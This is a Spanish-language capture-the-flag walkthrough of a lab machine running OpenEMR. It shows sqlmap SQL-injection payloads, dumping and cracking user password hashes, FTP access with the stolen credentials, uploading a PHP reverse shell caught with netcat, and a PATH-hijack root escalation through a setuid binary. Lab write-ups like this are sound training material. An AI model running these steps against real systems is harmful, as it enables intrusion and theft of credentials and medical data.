02/06/2024
Reconocimiento
Como siempre, el primer paso es el reconocimiento, asi que vamos a identificar los puertos de la maquina
┌─[bicho@balam]─[~/healthcare]
└─[-]=> nmap -sT -sV 10.0.0.57 -oX
Starting Nmap 7.95 ( https://nmap.org ) at 2024-06-02 09:25 CEST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 09:25 (0:00:06 remaining)
Nmap scan report for 10.0.0.57
Host is up (0.00017s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3d
80/tcp open  http    Apache httpd 2.2.17 ((PCLinuxOS 2011/PREFORK-1pclos2011))
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.25 seconds
Podemos ver que hay un servidor ftp y un servidor http, vamos a ver que información nos puede dar el servidor ftp
┌─[bicho@balam]─[~/healthcare]
└─[]=> ftp 10.0.0.57
Connected to 10.0.0.57.
220 ProFTPD 1.3.3d Server (ProFTPD Default Installation) [10.0.0.57]
Name (10.0.0.57:bicho): anonymous
331 Password required for anonymous
Password:
530 Login incorrect.
ftp: Login failed.
Parece que no tenemos usuario anonymous, vamos a ver el contenido del servidor web

Parece que además de un contador y un input no hay mucho mas, vamos a ver que hace el formulario, para ello usaré el proxy de burpsuite


Vemos que hace una peticion GET, asignando el valor del correo a una variable email y escapando los caracteres especiales, con la sanitizacion va a ser complicado inyectar algo, vamos a ver si encontramos alguna pagina oculta
┌─[bicho@balam]─[~/healthcare]
└─[]=> gobuster dir -u 10.0.0.57 -w /usr/share/wordlists/discovery/dsstorewordlist.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.0.57
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/discovery/dsstorewordlist.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 334] [--> http://10.0.0.57/images/]
/css                  (Status: 301) [Size: 331] [--> http://10.0.0.57/css/]
/fonts                (Status: 301) [Size: 333] [--> http://10.0.0.57/fonts/]
/js                   (Status: 301) [Size: 330] [--> http://10.0.0.57/js/]
/vendor               (Status: 301) [Size: 334] [--> http://10.0.0.57/vendor/]
/.htaccess            (Status: 403) [Size: 995]
/robots.txt           (Status: 200) [Size: 620]
/favicon              (Status: 200) [Size: 1406]
/index                (Status: 200) [Size: 5031]
/phpMyAdmin           (Status: 403) [Size: 59]
/.htpasswd            (Status: 403) [Size: 995]
/.htpasswds           (Status: 403) [Size: 995]
Progress: 1828 / 1829 (99.95%)
===============================================================
Finished
===============================================================
Parece que hay un robots.txt, vamos ver si hay alguna información interesante
┌─[bicho@balam]─[~/healthcare]
└─[]=> curl http://10.0.0.57/robots.txt
# $Id: robots.txt 410967 2009-08-06 19:44:54Z oden $
# $HeadURL: svn+ssh://svn.mandriva.com/svn/packages/cooker/apache-conf/current/SOURCES/robots.txt $
# exclude help system from robots
User-agent: *
Disallow: /manual/
Disallow: /manual-2.2/
Disallow: /addon-modules/
Disallow: /doc/
Disallow: /images/
# the next line is a spam bot trap, for grepping the logs. you should _really_ change this to something else...
Disallow: /all_our_e-mail_addresses
# same idea here...
Disallow: /admin/
# but allow htdig to index our doc-tree
#User-agent: htdig
#Disallow:
# disallow stress test
user-agent: stress-agent
Disallow: /
Parece que el que hizo la web no quiere que se indexen /admin/ ni /all_our_e-mail_addresses, pero hay un comentario que dice que es una trampa para bots, asi que vamos a tener que seguir buscando
┌─[bicho@balam]─[~/healthcare]
└─[]=> gobuster dir -u 10.0.0.57 -w /usr/share/wordlists/discovery/directory-list-2.3-big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.0.57
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/discovery/directory-list-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index                (Status: 200) [Size: 5031]
/images               (Status: 301) [Size: 334] [--> http://10.0.0.57/images/]
/css                  (Status: 301) [Size: 331] [--> http://10.0.0.57/css/]
/js                   (Status: 301) [Size: 330] [--> http://10.0.0.57/js/]
/vendor               (Status: 301) [Size: 334] [--> http://10.0.0.57/vendor/]
/favicon              (Status: 200) [Size: 1406]
/robots               (Status: 200) [Size: 620]
/fonts                (Status: 301) [Size: 333] [--> http://10.0.0.57/fonts/]
/gitweb               (Status: 301) [Size: 334] [--> http://10.0.0.57/gitweb/]
/phpMyAdmin           (Status: 403) [Size: 59]
/server-status        (Status: 403) [Size: 995]
/server-info          (Status: 403) [Size: 995]
/openemr              (Status: 301) [Size: 335] [--> http://10.0.0.57/openemr/]
Progress: 1273833 / 1273834 (100.00%)
===============================================================
Finished
===============================================================

Parece que con este diccionario que mas extenso, hemos encontrado una pagina a la que tenemos acceso que se llama /openemr, vamos a ver que hay
Ataque
Parece que es un panel de login, podremos saltarnos la verificacion haciendo algun tipo de inyección sql?


Parece que no ha funcionado, vamos a analizar la petición en burpsuite

Vemos que se realizan dos peticiones, la primera solicita a validateUser.php un usuario en un parametro GET u=<usuario> La respuesta a esa consulta es una Cookie de OpenEMR La siguiente solicitud es una peticion POST con los siguientes datos

Si hacemos varias peticiones cambiando la contraseña podemos ver que el string authPass cambia, por lo tanto ese string contiene nuestra contraseña encriptada, conociendo el mecanismo de autenticacion que realiza vamos a intentar hacer una inyeccion en el primer paso de la autenticación, para ello vamos a pasarle a sqlmap la url con el parametro get
┌─[bicho@balam]─[~/healthcare]
└─[]=> sqlmap "http://10.0.0.57 /openemr/interface/login/validateUser.php?u=admin" --dbs --batch
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8#stable}
|_ -| . [']     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:06:05 /2024-06-02/

[10:06:05] [INFO] resuming back-end DBMS 'mysql'
[10:06:05] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('OpenEMR=fcdf32fb5cf...a2357a04be'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: u (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: u=admin' AND 2037=2037 AND 'HCxo'='HCxo

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: u=admin' AND (SELECT 4519 FROM(SELECT COUNT(*),CONCAT(0x7178787871,(SELECT (ELT(4519=4519,1))),0x71716b7871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'zhaR'='zhaR

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: u=admin' AND (SELECT 9516 FROM (SELECT(SLEEP(5)))aqaK) AND 'bYVU'='bYVU
---
[10:06:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux
web application technology: PHP 5.3.3, Apache 2.2.17
back-end DBMS: MySQL >= 5.0
[10:06:05] [INFO] fetching database names
[10:06:05] [WARNING] reflective value(s) found and filtering out
[10:06:05] [INFO] retrieved: 'information_schema'
[10:06:05] [INFO] retrieved: 'openemr'
[10:06:05] [INFO] retrieved: 'test'
available databases [3]:
[*] information_schema
[*] openemr
[*] test

[10:06:05] [INFO] fetched data logged to text files under '/home/bicho/.local/share/sqlmap/output/10.0.0.57'

[*] ending @ 10:06:05 /2024-06-02/
Parece que tenemos 3 bases de datos, information_schema, openemr y test, vamos a ver si podemos enumerar los usuarios de la base de datos de openemr
┌─[bicho@balam]─[~/healthcare]
└─[]=> sqlmap "http://10.0.0.57 /openemr/interface/login/validateUser.php?u=admin" --users -D openemr --tables
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8#stable}
|_ -| . [']     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:09:32 /2024-06-02/

...

Database: openemr
[141 tables]
+---------------------------------+
| array                           |
...
| users                           |
| users_facility                  |
| x12_partners                    |
+---------------------------------+

[10:09:35] [INFO] fetched data logged to text files under '/home/bicho/.local/share/sqlmap/output/10.0.0.57'

[*] ending @ 10:09:35 /2024-06-02/
Parece que existe una tabla llamada users, vamos a intentar obtener todos los registros
┌─[bicho@balam]─[~]
└─[]=> sqlmap "http://10.0.0.57 /openemr/interface/login/validateUser.php?u=admin" --users -D openemr -T users --dump
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8#stable}
|_ -| . [']     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:12:54 /2024-06-02/

...

[10:12:57] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[10:23:02] [INFO] writing hashes to a temporary file '/tmp/sqlmap6w2f8km754989/sqlmaphashes-t5y16g4p.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y

[10:13:10] [INFO] using hash method 'sha1_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/opt/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>

[10:13:15] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n

[10:13:21] [INFO] starting dictionary-based cracking (sha1_generic_passwd)
[10:13:21] [INFO] starting 4 processes
[10:13:23] [INFO] cracked password '<redacted>' for user 'admin'
[10:13:25] [INFO] cracked password '<redacted>' for user 'medical'
[10:13:28] [INFO] cracked password '<redacted>' for user 'medical'

...

[10:13:29] [INFO] table 'openemr.users' dumped to CSV file '/home/bicho/.local/share/sqlmap/output/10.0.0.57/dump/openemr/users.csv'
[10:13:29] [INFO] fetched data logged to text files under '/home/bicho/.local/share/sqlmap/output/10.0.0.57'

[*] ending @ 10:13:29 /2024-06-02/
Hemos encontrado 3 contraseñas que se han crackeado correctamente, vamos a intentar usarlas para acceder al panel de control

Ahora la pregunta es ¿Podremos usarlas para acceder por ftp?
┌─[bicho@balam]─[~/healthcare]
└─[]=> ftp medical@10.0.0.57
Connected to 10.0.0.57.
220 ProFTPD 1.3.3d Server (ProFTPD Default Installation) [10.0.0.57]
331 Password required for medical
Password:
230 User medical logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
Parece que medical si, vamos a ver que encontramos
ftp> pwd
257 "/home/medical" is the current directory
ftp>
Genial, parece que el servidor no está configurado para encarcelarnos, asi que nos podemos mover por el sistema libremente, vamos a recopilar toda la información que podamos
ftp> cd /etc/
250 CWD command successful
ftp> get passwd
200 PORT command successful
150 Opening BINARY mode data connection for passwd (2008 bytes)
226 Transfer complete
2008 bytes received in 6.6e-05 seconds (29 Mbytes/s)
Viendo el contenido de passwd nos damos cuenta de que existe otro usario con home llamado almirant, vamos a ver que hay en su home
ftp> cd /home/almirant
250 CWD command successful
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr--r--   2 almirant almirant     4096 Jul 20  2011 Desktop
drwx------   2 almirant almirant     4096 Jan 19  2010 Documents
drwx------   2 almirant almirant     4096 Jul 20  2011 Downloads
drwx------   2 almirant almirant     4096 Jan 19  2010 Movies
drwx------   2 almirant almirant     4096 Jan 19  2010 Music
drwx------   2 almirant almirant     4096 Jan 19  2010 Pictures
drwxr-xr-x   2 almirant almirant     4096 Jul 20  2011 Templates
drwxr-xr-x   2 almirant almirant     4096 Jul 20  2011 Videos
drwx------   9 almirant almirant     4096 Jul 29  2020 tmp
-rwxrwxr-x   1 root     root           33 Jul 29  2020 user.txt
226 Transfer complete
Parece que ahi tenemos nuestra flag de user
Escalada de privilegios
Vamos a ver si podemos obtener una shell inversa usando un .php
ftp> cd /var/www
250 CWD command successful
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x   3 root     root         4096 Oct 27  2011 cgi-bin
drwxr-xr-x   3 root     root         4096 Oct 27  2011 error
drwxr-xr-x   2 root     root         4096 Oct 27  2011 gitweb
drwxr-xr-x   9 root     root         4096 Jul 29  2020 html
drwxr-xr-x   3 root     root         4096 Oct 27  2011 icons
drwxr-xr-x   2 root     root         4096 Oct 27  2011 perl
drwxr-xr-x   2 root     root         4096 Oct 27  2011 php-eaccelerator
drwxr-xr-x   9 root     root         4096 Oct 27  2011 phpMyAdmin
226 Transfer complete
Parece que en /var/www no vamos a poder ponderlo, vamos a encontrar el menu de openemr a ver si podemos subir archivos
ftp> cd /var/www/html
250 CWD command successful
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x   2 root     root         4096 Oct 27  2011 addon-modules
drwxr-xr-x   2 root     root         4096 Jan  7  2018 css
-rw-r--r--   1 root     root         1406 Mar 19  2011 favicon.ico
drwxr-xr-x   5 root     root         4096 Jan  7  2018 fonts
drwxr-xr-x   3 root     root         4096 Jul 29  2020 images
-rwxr-xr-x   1 root     root         5031 Jan  6  2018 index.html
drwxr-xr-x   2 root     root         4096 Jan  7  2018 js
drwxr-xr-x  21 medical  medical      4096 Jun  2 08:44 openemr
-rw-r--r--   1 root     root          620 Mar 19  2011 robots.txt
drwxr-xr-x   8 root     root         4096 Jan  7  2018 vendor
226 Transfer complete
Parece que es nuestro dia de suerte, vamos a abrir una sesión de netcat y ponernos a la escucha
┌─[bicho@balam]─[~]
└─[]=> nc -lvp 8888
Ahora vamos a usar el comando put para subir una reverse shell de php
ftp> cd openemr
250 CWD command successful
ftp> put reverse.php
200 PORT command successful
150 Opening BINARY mode data connection for reverse.php
226 Transfer complete
3907 bytes sent in 3.6e-05 seconds (104 Mbytes/s)
Ahora vamos al navegador y abrimos /openemr/reverse.php

Y asi de facil tenemos nuestra reverse shell
┌─[bicho@balam]─[~]
└─[]=> nc -lvp 8888
Connection from 10.0.0.57:42436
Linux localhost.localdomain 2.6.38.8-pclos3.bfs #1 SMP PREEMPT Fri Jul 8 18:01:30 CDT 2011 i686 i686 i386 GNU/Linux
 01:50:19 up  1:25,  0 users,  load average: 1.00, 1.00, 1.02
USER     TTY        LOGIN@   IDLE   JCPU   PCPU WHAT
uid=479(apache) gid=416(apache) groups=416(apache)
sh: no job control in this shell
sh-4.1$
Ahora sanitizamos la shell usando STTY y vamos a buscar a ver si podemos encontrar algun binario vulnerable
bash-4.1$ sudo -l
bash: sudo: command not found
Parece que sudo no está instalado
bash-4.1$ find / -perms /4000 2>/dev/null
bash-4.1$ find / -perm /4000 2>/dev/null
/usr/libexec/pt_chown
/usr/lib/ssh/ssh-keysign
/usr/lib/polkit-resolve-exe-helper
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/chromium-browser/chrome-sandbox
/usr/lib/polkit-grant-helper-pam
/usr/lib/polkit-set-default-helper
/usr/sbin/fileshareset
/usr/sbin/traceroute6
/usr/sbin/usernetctl
/usr/sbin/userhelper
/usr/bin/crontab
/usr/bin/at
/usr/bin/pumount
/usr/bin/batch
/usr/bin/expiry
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/wvdial
/usr/bin/pmount
/usr/bin/sperl5.10.1
/usr/bin/gpgsm
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/su
/usr/bin/passwd
/usr/bin/gpg
/usr/bin/healthcheck
/usr/bin/Xwrapper
/usr/bin/ping6
/usr/bin/chsh
/lib/dbus-1/dbus-daemon-launch-helper
/sbin/pam_timestamp_check
/bin/ping
/bin/fusermount
/bin/su
/bin/mount
/bin/umount
Parece que hay un binario llamado healthcheck con suid activado, vamos a ver que es
bash-4.1$ file /usr/bin/healthcheck
/usr/bin/healthcheck: setuid setgid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.9, not stripped
Parece que es un archivo compilado, vamos a ver que hace
bash-4.1$ healthcheck | less
System Health Check

Scanning System
eth1      Link encap:Ethernet  HWaddr 08:00:27:1A:6C:71
          inet addr:10.0.0.57  Bcast:10.0.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1a:6c71/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1347325 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1341621 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:210577633 (200.8 MiB)  TX bytes:1993070732 (1.8 GiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)


Disk /dev/sda: 10.7 GB, 10737418240 bytes
255 heads, 63 sectors/track, 1305 cylinders, total 20971520 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x00000000
Parece que ejecuta varios comandos para analizar el sistema, vamos a usar strings a ver si podemos encontrar algun dato interesante
bash-4.1$ strings /usr/bin/healthcheck
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
_IO_stdin_used
setuid
system
setgid
__libc_start_main
GLIBC_2.0
PTRhp
[^_]
clear ; echo 'System Health Check' ; echo '' ; echo 'Scanning System' ; sleep 2 ; ifconfig ; fdisk -l ; du -h
Vamos a intentar usar un path alterado para que al ejecutar alguno de los comandos nos de una shell root
bash-4.1$ cd /tmp
bash-4.1$ cp /bin/bash clear
bash-4.1$ export PATH="/tmp:/$PATH"
Ahora ejecutamos healthcheck
bash-4.1$ healthcheck
gpg-agent[2855]: error creating `/.gnupg/gpg-agent-info': No such file or directory
[root@localhost tmp]# cd /root
[root@localhost root]# ls
Desktop/    drakx/        healthcheck.c  sudo.rpm
Documents/  healthcheck*  root.txt       tmp/
Y con esto tendriamos nuestra flag root.txt